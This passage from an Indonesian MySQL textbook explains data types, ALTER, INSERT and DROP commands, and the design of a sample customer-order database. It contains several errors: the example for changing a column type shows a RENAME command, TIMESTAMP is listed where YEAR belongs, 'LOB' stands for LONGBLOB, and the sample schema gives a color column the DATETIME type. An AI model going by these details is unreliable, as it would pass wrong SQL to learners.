DECIMAL (length,dec)	Angka desimal di mana <i>length</i> adalah jumlah karakter yang dapat digunakan untuk menampilkan angka, termasuk titik desimal, tanda, dan eksponen, dan <i>dec</i> adalah jumlah maksimum tempat desimal yang diperbolehkan. Misalnya, 12,34 memiliki <i>length</i> 5 dan <i>dec</i> 2.
DATE	Nilai tanggal dengan tahun, bulan, dan tanggal. Menampilkan nilai sebagai YYYY-MM-DD (misalnya, 2013-04-03 untuk 3 April 2013).
TIME	Nilai waktu dengan jam, menit, dan detik. Ditampilkan sebagai HH:MM:SS
DATETIME	Tanggal dan waktu disimpan bersama. Ditampilkan sebagai YYYY-MM-DD HH:MM:SS.
ENUM ("val1", "val2" ...)	Hanya nilai yang tercantum yang dapat disimpan. Maksimal 65.535 nilai dapat dicantumkan.
SERIAL	Nama pintasan untuk BIGINT UNSIGNED NOT NULL AUTO_INCREMENT.

MySQL mengizinkan banyak tipe data selain yang tercantum dalam Tabel 3-3, tetapi kita mungkin lebih jarang membutuhkan tipe data lainnya. Untuk deskripsi semua tipe data yang tersedia, lihat manual online MySQL di <http://dev.mysql.com/doc/refman/5.6/en/data-types.html>.

3.3 TIPE DATA

Istilah VARCHAR adalah singkatan dari *VARIABLE length CHARACTER string*, dan perintah mengambil nilai numerik yang memberi tahu MySQL panjang maksimum yang diizinkan untuk string yang disimpan dalam field. Tipe data ini sangat berguna, karena membuat MySQL dapat merencanakan ukuran database dan melakukan pencarian dengan lebih mudah. Hanya saja, kelemahannya nilai string hanya bisa sepanjang maksimum dari ketentuan dalam definisi tabel, sehingga jika kita membuat nilai string melebihi panjang yang ditentukan maka string tersebut akan di potong sesuai panjang maksimumnya. Untuk field tahun memiliki nilai yang dapat diprediksi, jadi daripada menggunakan VARCHAR akan lebih baik jika menggantinya dengan tipe CHAR(4) yang lebih efisien. Parameter 4 memungkinkan data empat byte yang mendukung tahun 999 hingga 9999, yang mana satu byte terdiri dari 8 bit dan dapat memiliki nilai 00000000 hingga 11111111, yang berarti 0 hingga 255 dalam desimal. Alasan saya tidak menggunakan tipe data YEAR dalam tabel klasik karena ini hanya mendukung tahun 0000, dan tahun 1901 hingga 2155, ini karena MySQL menyimpan tahun dalam satu byte untuk alasan efisiensi, tetapi juga berarti bahwa hanya 256 tahun yang tersedia, dan tahun-tahun publikasi judul-judul dalam tabel klasik jauh sebelum ini.

Baik CHAR dan VARCHAR menerima string teks dan memberlakukan batasan pada ukuran bidang (field). Perbedaannya berada pada ukuran string yang ditentukan dalam field CHAR. Jika kita memasukkan string yang lebih kecil maka ini akan diisi dengan spasi. Field VARCHAR bukan *pad text*; ini memungkinkan ukuran field lebih bervariasi agar sesuai dengan

teks yang dimasukkan. Tetapi VARCHAR membutuhkan sejumlah kecil overhead untuk melacak ukuran masing-masing nilai. Jadi jika CHAR memiliki ukuran yang serupa di semua catatan maka sedikit lebih efisien jika, sedangkan VARCHAR lebih efisien jika ukurannya bisa sangat bervariasi dan menjadi besar. Selain itu, overhead menyebabkan akses ke data VARCHAR menjadi sedikit lebih lambat daripada data CHAR.

Tipe data CHAR

Tabel dibawah ini menyajikan berbagai tipe data CHAR. Semua jenis ini menawarkan parameter yang menetapkan panjang maksimum (atau tepat) string yang diizinkan dalam field, setiap jenis memiliki jumlah byte maksimum bawaan yang dapat ditempati.

Tabel 3.4 Tipe data CHAR MySQL

Jenis Data	Byte yang digunakan	Contoh
CHAR(n)	Seharusnya n(<256)	CHAR(5) "Hello" uses 5 bytes CHAR(57) "Goodbye" uses 57 bytes
VARCHAR(n)	Hingga n(<65,536)	VARCHAR(7) "Morning" uses 7 bytes VARCHAR(100) "Night" uses 5 bytes

Tipe data BINARY

Tipe data BINARY digunakan untuk menyimpan string byte penuh yang tidak memiliki kumpulan karakter terkait. Misalnya, kita mungkin menggunakan tipe data BINARY untuk menyimpan gambar GIF (lihat Tabel dibawah ini).

Tabel 3.5 Tipe data BINARY MySQL

Jenis Data	Byte yang digunakan	Contoh
BINARY(n) or BYTE(n)	Seharusnya n(<256)	CHAR tapi berisi data biner
VARBINARY(n)	Hingga n(<65,536)	VACHAR tapi untuk data biner

Tipe data TEXT dan VARCHAR

Perbedaan antara TEXT dan VARCHAR kecil:

- Sebelum versi 5.0.3, MySQL akan menghapus spasi awal dan akhir dari field VARCHAR.
- Field TEXT tidak boleh memiliki nilai default.
- MySQL hanya mengindeks n karakter pertama dari kolom TEXT (Anda menentukan n saat kita membuat indeks).

Artinya, VARCHAR adalah tipe data yang lebih baik dan lebih cepat untuk digunakan jika kita mencari seluruh isi suatu field. Jika kita mencari lebih dari sejumlah karakter utama dalam suatu field, maka kita harus menggunakan tipe data TEXT (lihat Tabel dibawah ini).

Tabel 3.6 Tipe data TEXT MySQL

Jenis Data	Byte yang digunakan	Contoh
TINYTEXT(n)	Seharusnya n(<256)	Diperlakukan sebagai string dengan set karakter
TEXT(n)	Hingga n(<65,536)	Diperlakukan sebagai string dengan set karakter

MEDIUMTEXT(n)	Hingga n (< 1.67e+7)	Diperlakukan sebagai string dengan set karakter
LONGTEXT(n)	Hingga n (< 4.29e+9)	Diperlakukan sebagai string dengan set karakter

Tipe data BLOB

Istilah BLOB adalah singkatan dari *Binary Large Object* dan oleh karena itu, seperti yang kita pikirkan, tipe data BLOB paling berguna untuk data biner yang berukuran lebih dari 65.536 byte. Perbedaan utama lainnya antara tipe data BLOB dan BINARY adalah bahwa BLOB tidak dapat memiliki nilai default (lihat Tabel 8-9).

Tabel 3.7 Tipe data BLOB MySQL

Jenis Data	Byte yang digunakan	Contoh
TINYBLOB(n)	Seharusnya n(<256)	Diperlakukan sebagai data biner — tanpa kumpulan karakter
BLOB(n)	Hingga n(<65,536)	Diperlakukan sebagai data biner — tanpa kumpulan karakter
MEDIUMBLOB(n)	Hingga n (< 1.67e+7)	Diperlakukan sebagai data biner — tanpa kumpulan karakter
LOB(n)	Hingga n (< 4.29e+9)	Diperlakukan sebagai data biner — tanpa kumpulan karakter

Tipe data numerik

MySQL mendukung berbagai tipe data numerik dari satu byte hingga angka *floating-point* presisi ganda. Meskipun sebagian besar memori yang dapat digunakan field numerik adalah 8 byte, kita disarankan untuk memilih tipe data terkecil yang cukup menangani nilai terbesar yang kita harapkan. Database kita berukuran kecil dan dapat diakses dengan cepat. Tabel selanjutnya dibawah ini menyajikan beberapa tipe data numerik yang didukung oleh MySQL dan rentang nilai yang terdapat didalamnya. Jika kita tidak mengenal istilah-istilahnya, angka bertanda adalah angka dengan kemungkinan rentang dari nilai minus, hingga 0, hingga positif, dan yang tidak bertanda memiliki nilai mulai dari 0 hingga positif. Keduanya dapat memiliki jumlah nilai yang sama; bayangkan saja angka bertanda digeser setengah ke kiri sehingga setengah nilainya negatif dan setengahnya positif.

Tabel 3.8 Tipe data numerik MySQL

Jenis data	Byte yang digunakan	Nilai Minimum		Nilai maksimum	
		Signed	Unsigned	Signed	Unsigned
TINYINT	1	-128	0	127	255
SMALLINT	2	-32,768	0	32,767	65,535
MEDIUMINT	3	-8.38e+6	0	8.38e+6	1.67e+7
INT atau INTEGER	4	-2.15e+9	0	2.15e+9	4.29e+9
BIGINT	8	-9.22e+18	0	9.22e+18	1.84e+19
FLOAT	4	-3.40e+38	n/a	3.40e+38	n/a
DOUBLE Atau REAL	8	-1.80e+308	n/a	1.80e+308	n/a

Untuk menentukan apakah tipe data ditandatangani atau tidak, gunakan kualifikasi UNSIGNED. Contoh berikut membuat tabel bernama tablename dengan field di dalamnya yang disebut fieldname dari tipe data UNSIGNED INTEGER:

```
CREATE TABLE tablename (fieldname INT UNSIGNED);
```

Saat membuat field numerik, kita juga dapat memberikan nomor opsional sebagai parameter, seperti ini:

```
CREATE TABLE tablename (fieldname INT(4));
```

Tetapi kita harus ingat bahwa, parameter ini berbeda dengan tipe data BINARY dan CHAR, parameter ini tidak menunjukkan jumlah byte penyimpanan yang akan digunakan. Angkanya mewakili lebar tampilan data di field saat diambil. Biasanya digunakan dengan kualifikasi ZEROFILL seperti ini:

```
CREATE TABLE tablename (fieldname INT(4) ZEROFILL);
```

Jadi kita lebar harus diisi dengan satu atau lebih nol, cukup untuk membuat lebar tampilan field empat karakter. Ketika field sudah memiliki lebar yang ditentukan atau lebih besar, tidak ada padding yang terjadi.

DATE dan TIME

Tipe data utama yang tersisa yang didukung oleh MySQL berhubungan dengan tanggal dan waktu dan dapat dilihat pada tabel dibawah ini.

Tabel 3.9 Tipe data DATE dan TIME MySQL

Jenis Data	Format tanggal/waktu
DATETIME	'0000-00-00 00:00:00'
DATE	'0000-00-00'
TIMESTAMP	'0000-00-00 00:00:00'
TIME	'00:00:00'
TIMESTAMP	0000 (Hanya tahun 0000 dan 1901–2155)

Tipe data DATETIME dan TIMESTAMP ditampilkan dengan cara yang sama. Perbedaan utamanya adalah TIMESTAMP memiliki rentang yang sangat sempit (dari tahun 1970 hingga 2037), sedangkan DATETIME mampu menampung hampir semua tanggal yang ditentukan, kecuali tanggal dan waktu untuk sejarah kuno atau ilmiah ilmiah menggunakan TIMESTAMP. Jika kita tidak menentukan nilai saat menambahkan baris, maka secara otomatis waktu saat ini akan dimasukkan. Kita juga dapat memperbarui kolom TIMESTAMP pada MySQL setiap kali kita mengubah baris.

Tipe data AUTO_INCREMENT

Dalam MySQL terkadang kita perlu memastikan bahwa setiap baris dalam database adalah unik. Kita dapat melakukan ini pada program dengan hati-hati untuk memeriksa dan memastikan data yang kita masukkan memiliki satu nilai yang berbeda dalam dua baris. Pendekatan ini rawan kesalahan dan hanya berfungsi dalam keadaan tertentu. Dalam tabel klasik, misalnya, seorang penulis mungkin muncul beberapa kali. Demikian juga tahun terbitnya juga akan sering digandakan, dan seterusnya. Akan sulit untuk memastikan bahwa data yang kita miliki tidak terduplikasi. Contoh dibawah ini menunjukkan cara menambahkan kolom baru yang disebut id ke tabel klasik dengan penambahan otomatis.

Contoh Menambahkan id kolom penambahan otomatis

```
ALTER TABLE classics ADD id INT UNSIGNED NOT NULL AUTO_INCREMENT KEY;
```

Ini adalah perintah ALTER yang mirip dengan perintah CREATE. ALTER beroperasi pada tabel yang sudah ada, dapat menambah, mengubah, atau menghapus kolom. Sebagai contoh, kita dapat menambahkan kolom bernama id dengan karakteristik berikut:

INT UNSIGNED

Membuat kolom mengambil bilangan bulat yang cukup besar untuk menyimpan lebih dari 4 miliar catatan dalam tabel.

NOT NULL

Ini memastikan bahwa setiap kolom memiliki nilai. Banyak programmer menggunakan NULL di field untuk menunjukkan bahwa field tersebut tidak memiliki nilai apa pun. NULL dapat menduplikat kolom, jadi saya melarang nilai NULL.

AUTO_INCREMENT

Menyebabkan MySQL menetapkan nilai unik untuk kolom pada setiap baris, seperti yang dijelaskan sebelumnya.

KEY

Kolom kenaikan otomatis berguna sebagai kunci, karena kita akan cenderung mencari baris berdasarkan kolom ini, seperti yang dijelaskan di bagian Indeks.

Setiap entri dalam kolom id sekarang akan memiliki nomor unik, dimulai dari 1 dan selanjutnya. Setiap kali baris baru dimasukkan, kolom id-nya secara otomatis memiliki urutan nomor berikutnya. Kita dapat memasukkan nomor dengan mengeluarkan perintah CREATE dalam format yang sedikit berbeda. Dalam hal ini, perintah pada sebelumnya akan diganti dengan perintah yang ada pada kolom dibawah ini.

Contoh Menambahkan kolom id yang bertambah secara otomatis pada pembuatan tabel.

```
CREATE TABLE classics (
author VARCHAR(128),
title VARCHAR(128),
type VARCHAR(16),
year CHAR(4),
id INT UNSIGNED NOT NULL AUTO_INCREMENT KEY) ENGINE MyISAM;
```

Jika kita ingin memeriksa apakah kolom telah ditambahkan, gunakan perintah berikut untuk melihat kolom dan tipe data tabel:

```
DESCRIBE classics;
```

Sekarang setelah kita membuat perintah seperti pada contoh diatas, kolom id tidak lagi diperlukan.

Contoh Menghapus kolom id

```
ALTER TABLE classics DROP id;
```

Menambahkan data ke tabel

Untuk menambahkan data ke tabel, gunakan perintah INSERT.

Contoh Mengisi tabel klasik menggunakan perintah INSERT

```
INSERT INTO classics(author, title, type, year)
VALUES('Agus Widodo','Belajar PHP Dari Dasar','Ilmiah','2020');
```

```

INSERT INTO classics(author, title, type, year)
VALUES('Agus Widodo','Membangun PODCAST','Ilmiah','2021');
INSERT INTO classics(author, title, type, year)
VALUES('Mars Caroline W','The Origin of Species','Ilmiah','2022');
INSERT INTO classics(author, title, type, year)
VALUES('Sarwo Nugroho','Potret Diri Sebagai Komunikasi Visual Simbolik','Ilmiah','2022');
INSERT INTO classics(author, title, type, year)
VALUES('Edy Jogatama P','Desain Seni Rupa Klasik','Play','2022');

```

Setelah setiap baris kedua, kita akan melihat pesan Query OK. Setelah semua baris dimasukkan, ketik perintah berikut, yang akan menampilkan isi tabel.

```
SELECT * FROM classics;
```

Jangan khawatir tentang perintah SELECT untuk saat ini—kita akan membahasnya di bagian *Querying a MySQL Database*. Cukuplah untuk mengatakan bahwa, saat diketik, itu akan menampilkan semua data yang baru saja kita masukkan.

Mari kita kembali melihat bagaimana cara menggunakan perintah INSERT. Bagian pertama, INSERT INTO classics, memberi tahu MySQL tempat memasukkan data. Kemudian, di dalam tanda kurung, empat nama kolom dicantumkan—penulis, judul, jenis, dan tahun—semua dipisahkan dengan koma. Ini memberitahu MySQL bahwa bagian ini adalah field di mana data akan dimasukkan. Baris kedua dari setiap perintah INSERT berisi kata kunci VALUES diikuti oleh empat string dalam tanda kurung, dan dipisahkan dengan koma. Ini memberikan MySQL dengan empat nilai untuk dimasukkan ke dalam empat kolom yang ditentukan sebelumnya. Setiap item data akan dimasukkan ke dalam kolom yang sesuai, dalam korespondensi satu-ke-satu. Jika kita secara tidak sengaja mencantumkan kolom dalam urutan yang berbeda dari data, maka data tersebut akan masuk ke kolom yang salah. Jumlah kolom harus sesuai dengan jumlah item data.

Mengganti nama tabel

Mengganti nama tabel, seperti perubahan lain pada struktur atau informasi meta tentang tabel, dicapai melalui perintah ALTER. Misalnya, untuk mengubah nama tabel klasik menjadi pre1900, gunakan perintah berikut:

```
ALTER TABLE classics RENAME pre1900;
```

Ketika kita menggunakan perintah ini, kita harus mengembalikan nama tabel dengan memasukkan yang berikut ini:

```
ALTER TABLE pre1900 RENAME classics;
```

Mengubah tipe data kolom

Mengubah tipe data kolom juga menggunakan perintah ALTER tapi bersama dengan kata kunci MODIFY. Jadi untuk mengubah tipe data tahun kolom dari CHAR(4) menjadi SMALLINT (yang hanya membutuhkan dua byte penyimpanan dan akan menghemat ruang disk), masukkan berikut ini:

```
ALTER TABLE pre1900 RENAME classics;
```

Ketika kita memasukkan contoh ini saat konversi tipe data dapat masuk ke MySQL, itu akan secara otomatis mengubah data sambil tapi tetap menjaga artinya. Dalam hal ini, ia akan mengubah setiap string menjadi bilangan bulat yang sebanding, dan seterusnya, karena string dapat dikenali sebagai mengacu pada bilangan bulat.


Menambahkan kolom baru

Berikut cara menambahkan halaman kolom baru, yang akan digunakan untuk menyimpan jumlah halaman dalam publikasi:

```
ALTER TABLE classics ADD pages SMALLINT UNSIGNED;
```

Ini menambahkan kolom baru dengan halaman nama menggunakan tipe data UNSIGNED SMALLINT, cukup untuk menampung nilai hingga 65.535—semoga itu lebih dari cukup untuk buku apa pun yang pernah diterbitkan! Dan, jika kita meminta MySQL untuk mendeskripsikan tabel yang diperbarui menggunakan perintah DESCRIBE, sebagai berikut, kita akan melihat perubahan yang telah dibuat:

```
DESCRIBE classics;
```



```

C:\Windows\system32\cmd.exe
+----+-----+-----+-----+-----+
| author | varchar(128) | YES | | NULL |
| title  | varchar(128) | YES | | NULL |
| type   | varchar(16)  | YES | | NULL |
| year   | smallint(6)  | YES | | NULL |
+----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql> ALTER TABLE classics ADD pages SMALLINT UNSIGNED;
Query OK, 5 rows affected (0.02 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+----+-----+-----+-----+-----+-----+
| Field | Type                | Null | Key | Default | Extra |
+----+-----+-----+-----+-----+-----+
| author | varchar(128)        | YES  |     | NULL    |
| title  | varchar(128)        | YES  |     | NULL    |
| type   | varchar(16)         | YES  |     | NULL    |
| year   | smallint(6)         | YES  |     | NULL    |
| pages  | smallint(5) unsigned | YES  |     | NULL    |
+----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>

```

Gambar 3.1 Menambahkan kolom halaman baru dan melihat tabel

Mengganti nama kolom

Mari kita coba mengubah nama menjadi kategori:

```
ALTER TABLE classics CHANGE type category VARCHAR(16);
```

Perhatikan penambahan VARCHAR(16) di akhir perintah ini. Itu karena kata kunci CHANGE membutuhkan tipe data yang akan ditentukan, bahkan jika kita tidak bermaksud untuk mengubahnya, dan VARCHAR (16) adalah tipe data yang ditentukan ketika kolom itu awalnya dibuat sebagai tipe.

Menghapus kolom

Ini merupakan cara menghapus kolom menggunakan kata kunci DROP:


```
ALTER TABLE classics DROP pages;
```

Ingatlah bahwa DROP tidak dapat diubah dan kita harus menggunakannya dengan hati-hati, karena bisa saja tanpa disengaja, seluruh tabel dapat terhapus karena perintah ini (dan bahkan database).

Menghapus tabel

Contoh Membuat, melihat, dan menghapus tabel

```
CREATE TABLE disposable(trash INT);
DESCRIBE disposable;
DROP TABLE disposable;
SHOW tables;
```



```
C:\Windows\system32\cmd.exe
1 row in set (0.00 sec)

mysql> CREATE TABLE disposable(trash INT);
Query OK, 0 rows affected (0.01 sec)

mysql> DESCRIBE disposable;
+-----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| trash | int(11)| YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> DROP TABLE disposable;
Query OK, 0 rows affected (0.00 sec)

mysql> SHOW tables;
+-----+
| Tables_in_publications |
+-----+
| classics                |
+-----+
1 row in set (0.00 sec)

mysql>
```

Gambar 3.2 Membuat, melihat, dan menghapus tabel

Merancang Contoh database

Di bagian ini, kita merancang database sampel untuk memuat informasi pesanan pelanggan. Kita menggunakan database ini untuk menunjukkan bagaimana membangun dan menggunakan database. Buat daftar informasi berikut yang ingin kita simpan untuk masing-masing pelanggan:

- Nama
- Alamat
- Nomor telepon
- Nomor faks
- Alamat email

Selain itu, kita perlu mengumpulkan informasi tentang produk mana yang dipesan pelanggan. Untuk setiap pesanan, kita perlu mengumpulkan informasi berikut:

- Tanggal pemesanan dilakukan
- Informasi produk untuk setiap item dalam pesanan

Dalam contoh ini, produknya adalah kaos/T-shirt. Oleh karena itu, kita memerlukan informasi berikut untuk setiap item:

- Nomor yang mengidentifikasi produk tertentu (seperti nomor katalog)
- Ukuran
- Harga

- Warna

Anda mendesain database Pelanggan dengan mengikuti langkah-langkah yang disajikan di bagian “Mengatur data”, di awal bab ini, dengan mempertimbangkan informasi ini:

1. Beri nama database Anda.

Database untuk informasi pesanan bernama CustomerOrderInformation.

2. Mengidentifikasi objek.

Daftar informasinya adalah

- Nama Pelanggan
- Alamat pelanggan
- Nomor telepon pelanggan
- Nomor faks pelanggan
- Alamat email pelanggan
- Tanggal pemesanan
- Nomor yang mengidentifikasi produk tertentu (seperti nomor katalog)
- Ukuran
- Warna
- Harga

Lima item informasi pertama berkaitan dengan pelanggan, jadi satu objek adalah Pelanggan. Informasi tanggal pemesanan berkaitan dengan total pesanan, jadi objek lainnya adalah CustomerOrder. Empat informasi yang tersisa berkaitan dengan setiap item individual dalam pesanan, jadi objek yang tersisa adalah OrderItem.

3. Tentukan dan beri nama tabel untuk setiap objek.

Database CustomerOrderInformation membutuhkan tabel berikut:

- Pelanggan
- Pesanan pelanggan
- Memesan barang

4. Identifikasi atribut untuk setiap objek.

Lihatlah daftar informasi secara rinci:

- ID Pelanggan: Satu atribut (ID unik untuk setiap pelanggan).
- Nama pelanggan: Dua atribut (nama depan dan nama belakang).
- Alamat pelanggan: Empat atribut (alamat jalan, kota, negara bagian, dan kode pos)
- Nomor telepon pelanggan: Satu atribut.
- Nomor faks pelanggan: Satu atribut.
- Alamat email pelanggan: Satu atribut.
- Nomor pesanan: Satu atribut (ID unik untuk setiap pesanan).
- Tanggal pemesanan: Satu atribut.
- Nomor yang mengidentifikasi produk tertentu (seperti nomor katalog): Satu atribut.
- Ukuran: Satu atribut.
- Warna: Satu atribut.
- Harga: Satu atribut.

5. Tentukan dan beri nama kolom.

Tabel Pelanggan memiliki satu baris untuk setiap pelanggan. Kolom untuk tabel Pelanggan adalah

- customerID
- firstName
- lastName
- Street
- city
- Prov
- Country
- email
- phone

Tabel CustomerOrder memiliki satu baris untuk setiap pesanan dengan kolom berikut:

- CustomerID: Kolom ini menautkan tabel ini ke tabel Pelanggan. Nilai ini unik di tabel Pelanggan, tetapi tidak unik dalam tabel ini.
- Id pemesanan
- tanggal pemesanan

Tabel OrderItem memiliki satu baris untuk setiap item dalam urutan yang menyertakan kolom berikut:

- ID katalog
- orderID: Kolom ini menautkan tabel ini ke tabel CustomerOrder. Nilai ini unik di tabel CustomerOrder, tetapi tidak unik di tabel ini.
- ukuran
- warna
- harga

6. Identifikasi kunci utama.

Kunci utama untuk tabel Pelanggan adalah ID pelanggan. Oleh karena itu, customerID harus unik. Kunci utama untuk CustomerOrderTable adalah orderID. Kunci utama untuk tabel OrderItem adalah orderID dan catalogID bersama-sama.

7. Tentukan defaultnya.

Tidak ada default yang ditentukan untuk tabel apa pun.

8. Identifikasi kolom dengan data yang diperlukan.

Kolom berikut tidak boleh dibiarkan kosong:

- ID Pelanggan
- Id pemesanan
- ID katalog

Kolom ini adalah kolom kunci utama. Jangan pernah mengizinkan baris tanpa nilai-nilai ini dalam tabel.

9. Tentukan tipe data untuk menyimpan setiap atribut.

- Numerik: ID Pelanggan dan ID pesanan adalah tipe data numerik.
- Tanggal: OrderDate adalah tipe data tanggal.
- Karakter: Semua field yang tersisa adalah tipe data karakter.

Menulis Rancangan

Anda mungkin menghabiskan banyak waktu untuk membuat keputusan desain untuk database Anda. Pada titik ini, keputusan sudah tertanam kuat di pikiran Anda. Kita mungkin tidak berpikir bahwa kita bisa melupakan mereka. Tapi anggaplah bahwa krisis mengintervensi; kita tidak kembali ke proyek ini selama dua bulan. Kita harus menganalisis

data kita dan membuat semua keputusan desain lagi jika kita tidak menuliskan keputusan yang awalnya kita buat.

Tulis sekarang.

Dokumentasikan organisasi tabel, nama kolom, dan semua keputusan desain lainnya. Dokumen kita harus menjelaskan setiap tabel dalam format tabel, dengan satu baris untuk setiap kolom dan satu kolom untuk setiap keputusan desain. Misalnya, kolom kita adalah nama kolom, tipe data, dan deskripsi. Tiga tabel dalam desain sampel untuk database bernama CustomerOrder Information didokumentasikan dalam tabel dibawah ini.

Tabel 3.10 Contoh Tabel Pelanggan

<i>Kolom Nama</i>	<i>Jenis Data</i>	<i>Deskripsi</i>
customerID	SERIAL	ID unik untuk customer (primary key)
lastName	VARCHAR(50)	Nama akhir customer
firstName	VARCHAR(40)	Nama depan customer
street	VARCHAR(50)	Jalan alamat customer
city	VARCHAR(50)	Kota customer
prov	CHAR(2)	Provinsi customer
country	CHAR(10)	Negara customer
email	VARCHAR(50)	Email customer
fax	CHAR(15)	Fax customer
phone	CHAR(15)	Nomor telpon customer

Tabel 3.11 CustomerOrder

<i>Nama Variabel</i>	<i>Jenis</i>	<i>Deskripsi</i>
orderID	SERIAL	Nama login ditentukan oleh pengguna (primary key)
customerID	BIGINT	ID Pelanggan dari pelanggan yang melakukan pemesanan
orderDate	DATETIME	Tanggal dan waktu pemesanan dilakukan

Tabel 3.12 OrderItem

<i>Nama Variabel</i>	<i>Jenis</i>	<i>Deskripsi</i>
catalogID	BIGINT	Nomor katalog barang (primary key 1)
orderID	VARCHAR(10)	ID pesanan dari pesanan yang menyertakan item ini (primary key 2)
color	DATETIME	Warna item
size	VARCHAR(10)	Ukuran item
price	DECIMAL(9,2)	Harga item

Membangun Database

Setelah kita merencanakan database dengan hati-hati kita kemudian dapat mulai membangun database. Database memiliki dua bagian: struktur untuk menyimpan data dan data itu sendiri. Pada bagian berikut, kita menjelaskan cara membuat struktur database. Pertama, kita membuat database kosong tanpa struktur sama sekali, lalu menambahkan tabel ke dalamnya.

Saat kita membuat database, kita membuat subdirektori baru di direktori data kita dengan nama database yang kita tetapkan. File kemudian ditambahkan ke subdirektori ini nanti, saat kita menambahkan tabel ke database. Direktori data biasanya merupakan subdirektori di direktori tempat MySQL diinstal. Kita dapat mengatur direktori yang berbeda sebagai direktori data dengan menambahkan pernyataan dalam file konfigurasi MySQL, `my.cnf`, dalam format berikut:

```
datadir=c:/xampp/mysql/data
```

Anda dapat menambahkan pernyataan ini ke file konfigurasi atau mengubah pernyataan itu sudah ada. Kita dapat membuat database dengan menggunakan pernyataan SQL. Untuk membuat database, kita harus menggunakan akun MySQL yang memiliki izin untuk membuat, mengubah, dan menghapus database dan tabel, dan kita memberi tahu kita cara melakukannya di sini.

Membuat database baru

Langkah pertama kita dalam membuat database baru adalah membuat database kosong, memberinya nama. Nama database kita bisa sampai 64 karakter. Kita dapat menggunakan sebagian besar huruf, angka, dan tanda baca, dengan beberapa pengecualian. Secara umum, kita tidak dapat menggunakan karakter yang ilegal dalam nama direktori untuk sistem operasi kita (lihat dokumentasi sistem operasi kita untuk mengetahui karakter tersebut). Jangan gunakan spasi di akhir nama. Jangan gunakan garis miring (/) atau garis miring (\) dalam nama database (atau nama tabel). Kita dapat menggunakan tanda kutip dalam nama database, tetapi tidak bijaksana untuk melakukannya. Untuk membuat database baru yang kosong, gunakan pernyataan SQL berikut:

```
CREATE DATABASE databasename
```

Dalam pernyataan ini, ganti nama database dengan nama yang kita berikan pada database Anda. Misalnya, untuk membuat database sampel yang dirancang dalam bab ini, gunakan pernyataan SQL berikut:

```
CREATE DATABASE CustomerOrderInformation
```

